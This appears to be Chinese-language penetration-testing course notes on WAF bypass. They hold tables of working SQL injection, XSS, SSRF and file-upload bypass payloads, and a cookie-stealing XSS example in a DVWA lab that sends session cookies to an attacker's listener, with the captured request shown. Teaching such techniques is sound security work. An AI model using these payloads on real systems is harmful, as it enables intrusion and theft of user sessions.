渗透测试进阶

第一节课程回顾：Web安全综述

> 本节课程主要讲渗透测试中防御绕过和一些渗透测试思路

一、渗透测试定义

渗透测试是通过模拟恶意黑客的攻击方法,来评估计算机网络系统安全的一种评估方法。这个过程包括对系统的任何弱点、技术缺陷或漏洞的主动分析,这个分析是从一个攻击者可能存在的位置来进行的,并且从这个位置有条件主动利用安全漏洞。 换句话来说,渗透测试是指渗透人员在不同的位置(比如从内网、从外网等位置)利用各种手段对某个特定网络进行测试,以期待发现和挖掘系统中存在的漏洞,然后输出渗透测试报告,并提交给网络所有者。网络所有者根据渗透人员提供的渗透测试报告,可以清晰知晓系统中存在的安全隐患和问题。

特点:

渗透测试是一个渐进的并且逐步深入的过程。

渗透测试是选择不影响业务系统正常运行的攻击方法进行的测试。

价值:

在事前、事中、事后为业务输出最专业的安全解决方案，全方位帮助业务团队提高安全水位。

二、渗透测试分类

在企业中对安全需求是，1、业务上线前的安全测试，2、防御外部APT攻击，3、全方位提高安全水位，基于以上企业需求，可以整体把渗透测试分为三类，

2.1、黑盒测试

黑盒测试（Black-box Testing）也称为外部测试（External Testing）。采用这种方式时，渗透测试团队将从一个远程网络位置来评估目标网络基础设施，并没有任何目标网络内部拓扑等相关信息，他们完全模拟真实网络环境中的外部攻击者，采用流行的攻击技术与工具，有组织有步骤地对目标组织进行逐步的渗透和入侵，揭示目标网络中一些已知或未知的安全漏洞，并评估这些漏洞能否被利用获取控制权或者操作业务资产损失等。

黑盒测试的缺点是测试较为费时费力，同时需要渗透测试者具备较高的技术能力。优点在于这种类型的测试更有利于挖掘出系统潜在的漏洞以及脆弱环节、薄弱点等

特定人群：白帽子，乙方服务

解决需求：防御外部APT攻击

2.2、白盒测试

白盒测试（White-box Testing）也称为内部测试（Internal Testing）。进行白盒测试的团队将可以了解到关于目标环境的所有内部和底层知识，因此这可以让渗透测试人员以最小的代价发现和验证系统中最严重的漏洞。白盒测试的实施流程与黑盒测试类似，不同之处在于无须进行目标定位和情报收集，渗透测试人员可以通过正常渠道向被测试单位取得各种资料，包括网络拓扑、员工资料甚至网站程序的代码片段，也可以和单位其他员工进行面对面沟通。

白盒测试的缺点是无法有效的测试客户组织的应急响应程序，也无法判断出他们的安全防护计划对检测特定攻击的效率。优点是在测试中发现和解决安全漏洞所花费的时间和代价要比黑盒测试少很多。

特定人群：甲方安全工程师

解决需求：全方位提高安全水位

2.3、灰盒测试

灰盒测试（Grey-box Testing）是白盒测试和黑盒测试基本类型的组合，它可以提供对目标系统更加深入和全面的安全审查。组合之后的好处就是能够同时发挥两种渗透测试方法的各自优势。在采用灰盒测试方法的外部渗透攻击场景中，渗透测试者也类似地需要从外部逐步渗透进目标网络，但他所拥有的目标网络底层拓扑与架构将有助于更好地决策攻击途径与方法，从而达到更好的渗透测试效果。

特定人群：甲方安全工程师


解决需求：业务上线前的安全测试

三、渗透测试流程

电影桥段：

《我是谁：没有绝对安全的系统》


whoami.mp4.mov



四、WAF bypass技巧

> Web应用防护系统（也称为：网站应用级入侵防御系统。英文：Web Application Firewall，简称： WAF）。利用国际上公认的一种说法：Web应用防火墙是通过执行一系列针对HTTP/HTTPS的安全策略来专门为Web应用提供保护的一款产品。


4.1、寻找真实ip



- 域名历史解析记录
  - 域名在早期的解析，解析的一般为真实服务器ip
- 子域名所在ip段
  - 服务器的ip往往会集中在某个ip段上
- github信息泄漏
  - 代码中可能会泄漏真实ip配置

4.2、注入绕过

定义：参数过滤不严，被带入数据库并执行。



关键词：数据库，注释，编码

SQL

```
Oracle
REM 单行注释（remark的缩写 数据库会忽略rem后的内容!）
-- 单行注释
/*多行注释*/

MS SQL Server
-- 单行注释
/*多行注释*/

MySQL
#单行注释
-- 单行注释（特别注意，-- 后有个空格！！！）
/*多行注释*/
```

一些常见绕过示例：

绕过方式	例子	说明
大小写绕过	UniOn SeleCt	针对特定关键字，大小写不敏感，SQL语句不分大小写
双写绕过	Ununionion seselectlect	过滤后仍是注入语句（只过滤了一次）
内联注释绕过	and /*!select * from test*/	mysql扩展功能，在/*后加惊叹号，注释中的语句会被执行

注释符绕过	uni/**/on se/**/lect	注释符号不影响语句的连接
对or/and的绕过	and = &&，or = ||	等价逻辑符号
对单引号的绕过	十六进制编码 宽字节注入 http://www.xxx.com/login.php?user=%df’ or 1=1 %df’ 转义后为 =%df%5c%27=運’ select * fromcms_user where username = ‘運’ or 1=1	数值型可以不加单引号 将转义符号闭合掉 mysql使用GBK多字节编码，GPC开启(php.ini，magic_quotes_gpc = On)，输入%df%27时首先经过上面提到的转义就会变成%df%5c%27(%5c就是反斜杠)。之后再数据库查询由于使用了GBK多字节编码，即在汉字编码范围内两个字节会被编码为一个汉字，然后MySQL服务器会对查询语句进行了GBK编码%df%5c转换成汉字，而单引号逃出了
等价函数替换	hex() bin() 等价于ascii() Sleep() 等价于benchmark()	函数结果相同
空格绕过	select/**/*/**/from/**/yz; select%0a*%0afrom%0ayz; %0a 是回车 select(a)from(yz);	使用其他字符替换空格


4.3、XSS绕过


定义：跨站脚本攻击（Cross Site Scripting），为了不与网页中层叠样式表（css）混淆，故命名为xss。将恶意代码嵌入网页中，当客户访问网页的时候，网页中的脚本会自动执行，从而达成黑客攻击的目的。

XSS分类：反射型xss、持久性xss、dom型xss。

关键词：**javascript**

反射型XSS攻击流程：







将构造好的url发给用户http://dvwa/vulnerabilities/xss_r/?name=<script>new Image().src="http://localhost:5555?cookie="+encodeURI(document.cookie);</script>，然后开始侦听本地5555端口，在用户点击这个连接以后，我们就获取到了用户的cookie信息。

```
listener started
GET /?cookie=security=low;%20PHPSESSID=58d11c814dc370fdb11198a56ec36aef HTTP/1.1
Host: localhost:5555
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: image/webp,*/*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: keep-alive
```

存储型XSS攻击流程：





DOM型XSS：(Document Objeet Model），它不需要经过后端，它是在浏览器解析渲染服务器源码的时候产生的，所以我们在抓包的过程中是看不到dom型xss有关的内容的（WAF无法防护），

一些常见的绕过示例：


绕过方式	例子	说明
标签闭合	<script> var aaa="123" ;</script>, 可控为aaa的值，那么可以使用 "> 闭合来绕过，<script> var aaa=""></script><script>alert(1)</script>"</script>	利用"> </script>等标签来闭合前面标签来达到绕过插入任意JS的效果
标签优先性	<noscript><img src="asdasd</noscript><img src=* onerror=prompt(1)>"></noscript>	利用标签解析的优先性绕过。 比如<noscript >标签比<img>标签解析优先性更高，所以</noscript >会优先闭合，导致<img>标签逃逸，从而造成xss执行
常见编码	a	利用常见的一些编码方式去绕过。比如利用 : 当成 冒号: 来绕过，(和) 等效与左右括号 () 可控点在Json中时可使用Unicode编码绕过，在url中可用使用url双重编码等绕过


	aa> <svg/onload=setTimeout('\x61\x6C\x65\x72\x74\x28\x31\x29')>	%0a 为换行的URL编码，可以用来绕过一些Waf，从而执行后面的alert，类似于 Mysql中的%0a换行 利用各种类型的进制转换也可以用来绕过xss防御
浏览器差异	<math><maction actiontype="statusline" xlink:href="javascript:prompt(3)" >Test</maction></math> 比如 .url 后缀文件也可用造成xss 比如利用IE浏览器中也有一些特性或者函数 <iframe src="vbscript:msgbox(1)"> </iframe>	比如<math>标签在Firfox浏览器可以解析并造成XSS漏洞，可以用来绕过黑名单等 .url 后缀文件在Firfox浏览器中也会解析成htm文件，也会造成xss 比如利用IE浏览器中一些独特函数来执行xss
关键字、函数绕过	<img src=x onerror="top['al'+'ert'](0)"></img> <script>alert?.(123)</script>	利用JS的特性，以拼接的方式来组合关键字，从而绕过waf的关键字检测 加入一些特殊字符也可以绕过waf对关键函数的检测
Fuzz	JSFuck	可以利用Fuzz来发现一些黑名单中未包含到的标签、事件、关键函数

4.4、SSRF绕过

定义：服务端请求伪造（Server-Side Request Forgery），由于服务端提供了向其他服务器应用获取数据的功能，且没有对目标地址做过滤与限制，导致攻击者可以利用它攻击外网无法访问的内部系统。

一般情况下，SSRF攻击的目标是从外网无法访问的内部系统。用户在公网环境下，利用漏洞，就能跨越网络边界，进入到内网环境。





SSRF漏洞主要危害：

- 可以对外网服务器所在的内网、本地进行端口扫描，获取一些服务的banner信息 。
- 攻击运行在内网或者本地的应用程序。
- 对内网web应用进行指纹识别，通过访问默认文件实现 。
- 攻击内外网的web应用。sql注入、struct2、redis等。
- 利用file协议读取本地文件等。

一些常见的绕过示例：

绕过方式	例子	原理
进制转换	十进制 http://2130706433/ = http://127.0.0.1 http://3232235521/ = http://192.168.0.1 http://3232235777/ = http://192.168.1.1 http://2852039166/ = http://169.254.169.254 十六进制 http://0x7f000001/ = http://127.0.0.1	利用十进制、十六进制形式的ip绕过检测，十进制、十六进制的ip在请求时会正常解析，但检测时可能遗漏


	http://0xc0a80014/ = http://192.168.0.20	
特殊ip形式	http://[::]:80/=127.0.0.1 http://127.127.127.127 127.0.0.1.xip.io 127。0。0。1 = 127.0.0.1 http://ⓔⓧⓐⓜⓟⓛⓔ.ⓒⓞⓜ = example.com http://[0:0:0:0:0:ffff:127.0.0.1]	利用 [::]、CIDR （ip划分方法）绕过localhost限制 利用封闭式字母数字绕过检测 利用ipv6绕过检测
正则缺陷	http://127.1.1.1:80\@127.2.2.2:80/ http://127.1.1.1:80:\@@127.2.2.2:80/ http://127.1.1.1:80#\@127.2.2.2:80/ http://endswith{domain}/ http://{domain}.localhost	利用检测正则表达式缺陷绕过，如仅检测字符串是否包含白名单域名或以白名单域名结尾，或者正则未转义点号导致绕过等
解析库与请求库差异导致绕过	http://1.1.1.1 &@2.2.2.2# @3.3.3.3/ urllib2 : 1.1.1.1 requests + browsers : 2.2.2.2 urllib : 3.3.3.3	利用检测时使用的URL parse库与请求时使用的parse库的差异绕过，如 http://1.1.1.1 &@2.2.2.2# @3.3.3.3/ 不同的parse库的解析结果不一样
302跳转绕过	Create a page on a whitelisted host that redirects requests to the SSRF the target URL	利用可信域名的302跳转绕过检测
dnsrebind绕过	Create a domain that change between two IPs	设置两条A记录，利用dns重绑定绕过检测，第一次解析返回正常ip，第二次返回内网地址（dns解析记录缓存存活的时间为0，相当于每次解析都要去重新请求dns服务器，无法在本地缓存）

4.5、上传绕过

定义：对上传文件内容检测不严导致任意文件上传漏洞，可导致上传恶意脚本并被执行。

关键词：解析特性

上传漏洞及绕过方法



绕过方法	例子	原理
js检查	绕过前端	通过抓包提交，绕过前端js检测 删除对js验证脚本的调用，使其不能对上传的文件类型做检测，从而达到绕过
上传特殊可解析后缀	jsp jspx jspf asp asa cer aspx php php3 php4 pht phtml	绕过黑名单，同样可以执行脚本
上传.htaccess	<FilesMatch "bytedance"> SetHandler application/x-httpd-php </FilesMatch>	htaccess文件是Apache服务器中的一个配置文件，它负责相关目录下的网页配置.通过htaccess文件，可以实现:网页301重定向、自定义404页面、改变文件扩展名、允许/阻止特定的用户或者目录的访问、禁止目录列表、配置默认文档等功能。 通过.htaccess文件，调用php的解析器解析一个文件名只要包含“bytedance”这个字符串的任意文件
后缀大小写绕过	1.php ==> 1.pHP	由于windows不区分大小写，后端校验未使用strtolower等函数将文件后缀大小写统一处理，导致黑名单不完整而绕过
空格绕过	1.php ==> 1.php（空格）	由于Windows处理文件时，会自动删除文件后缀带有的空格和点，从而导致绕过

::DATA绕过	1.php::$DATA==>1.php	Windows的一种流文件格式，上传这种格式流文件格式的同时会在相同目录下生成一个含有相同内容宿主文件
双写后缀绕过	1.phphpp ==> 1.php	后端过滤时，使用了preg_replace等替换函数将php关键字替换为空，但是却没有循环替换，导致前面的ph和后面的p重新组合成php，从而导致绕过
MIME绕过	GIF image/gif JPG image/pjpeg image/jpeg ZIP application/x-compressed application/octet-stream JSP text/html EXE application/octet-stream	修改Content-Type中为允许的类型
%00截断	1.php%00a.jpg=1.php	PHP<5.3.29，且GPC关闭时，%00在URL中充当结束符，当解析到%00时，解析器就会认为字符串已经读取完毕（%00截断主要用在路径上的截断）
0x00截断	1.php.jpg==>1.php0x00jpg(0x00为16进制)	PHP<5.3.29，且GPC关闭时，0x00截断其实也是16进制截断，需要修改16进制的数据头，0x00也是截断符号，0x00就是%00解码成的16进制，原理其实与%00截断一样
文件头检查绕过	GIF89a或在图片中插入一句话	检查指定文件头时可绕过
二次渲染绕过	寻找图片渲染后没有变化的部分，插入一句话	恶意脚本不被渲染掉
条件竞争	与后端代码写法有关。比如先上传文件后，再检查文件后缀是否合法，不合法就再删除。	利用条件竞争删除文件时间差绕过。在文件上传到服务器，程序还未执行到删除文件代码之前，通过快速发送大量的数据包提前执行程序，达到绕过
解析漏洞绕过	参考解析漏洞表格	参考解析漏洞表格

解析漏洞梳理

服务	例子	原理
IIS6.0	test.asp/1.jpg	*.asp目录下的所有文件都会当做asp脚本执行

	test.asp;1.jpg	文件被截断，被解析为test.asp
IIS7.0和IIS7.5	a.jpg/a.php	php配置问题：一个文件路径后面加上/xx.php会将原来的文件解析为php文件
Apache(1.x、2.x)	1.php.xx1.xx2	apache是从右往左解析，遇到不认识的扩展名则跳过，直到遇到认识的php为止
